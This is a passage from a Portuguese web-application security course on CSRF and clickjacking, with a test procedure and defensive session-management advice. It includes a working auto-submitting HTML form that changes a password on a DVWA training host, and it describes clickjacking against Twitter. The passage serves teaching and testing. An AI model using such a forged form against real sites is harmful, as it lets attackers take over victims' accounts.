


Figura 4.12 - Exemplo de um ataque CSRF.

```
<body onload="document.forms['fcsrf'].Change.click();">
<form name="fcsrf"
      action="http://dvwa.esr.rnp.br/vuln/csrf/"
      method="post">
  <input type="hidden" name="pwd_new" value="pwd"/>
  <input type="hidden" name="pwd_conf" value="pwd"/>
  <input type="Submit" name="Change" value="Change"/>
</form>
</body>
```



A solução mais eficaz para evitar ataques CSRF consiste na inclusão, em cada página da aplicação, de um elemento com valor gerado em função da URL, do identificador de sessão, do nome da conta do usuário e de um segredo conhecido apenas pelo sistema.

Ataques:

Previsão do token;
Cross-site scripting;
Clickjacking.


Roteiro de teste:

1. Habilite um proxy de interceptação, para monitorar as requisições realizadas à aplicação.
2. Autentique-se no sistema e percorra as diversas áreas protegidas.
3. Para cada requisição, identifique os parâmetros e construa uma página HTML, que efetue a mesma solicitação. A ausência de elementos específicos de sessão, na página original, é um grande indicativo de que a aplicação é vulnerável.
4. Abra a página criada em uma nova janela e verifique se a ação é realizada, automaticamente, pela aplicação. Em caso de resposta positiva, o ataque é possível.



O ataque clickjacking consiste em induzir a vítima a clicar em objetos de uma página que estão sobrepostos, invisivelmente, por elementos de uma aplicação web alvo.

Desse modo, quando o usuário tenta clicar no objeto visível, na realidade, ele interage com a página transparente que está carregada por cima das demais.



**Caso o clique, na
camada invisível,
ocorra em um botão de
submissão de
formulário, por
exemplo, uma
requisição POST é
efetuada.**

Clickjacking – Exemplo Twitter





Figura 4.15 – Clickjacking contra o Twitter.



The screenshot shows the DVWA web application interface. At the top, there is a dark blue header with the DVWA logo. Below the header, the page is titled "Vulnerability: Cross Site Request Forgery (CSRF)". On the left side, there is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area displays a form titled "Change your admin password:". The form contains two input fields: "New password:" and "Confirm new password:". Below these fields is a "Change" button.

Figura 4.16 - Aplicação DVWA modificada, para incluir token anti-CSRF.

Clickjacking x Token anti-CSRF



Figura 4.17 - Aplicação visível do ataque clickjacking.

Clickjacking x Token anti-CSRF



Figura 4.18 - Sobreposição da aplicação de perguntas pelo DVWA.

Não crie esquemas de gerenciamento de sessões próprios.

Sempre que houver mudança no nível de acesso à aplicação, um novo identificador de sessão deve ser definido e o antigo, invalidado.

Empregue o protocolo HTTPS, durante toda a sessão de usuário.

Utilize os atributos “secure” e “HttpOnly”, para todos os cookies definidos pela aplicação.

Quando o usuário se desconectar da aplicação, invalide o identificador de sessão associado a ele, no lado do servidor.

Não permita que um mesmo usuário estabeleça múltiplas sessões paralelas.

Adicione tokens anti-CSRF a todas as páginas, gerando-os em função da URL, do identificador de sessão, do nome da conta do usuário e de um segredo conhecido apenas pelo sistema.

Solicite que o usuário se reautentique, antes que operações críticas sejam realizadas.

Não utilize o mesmo navegador para acessar sistemas críticos e navegar na Internet.

Perguntas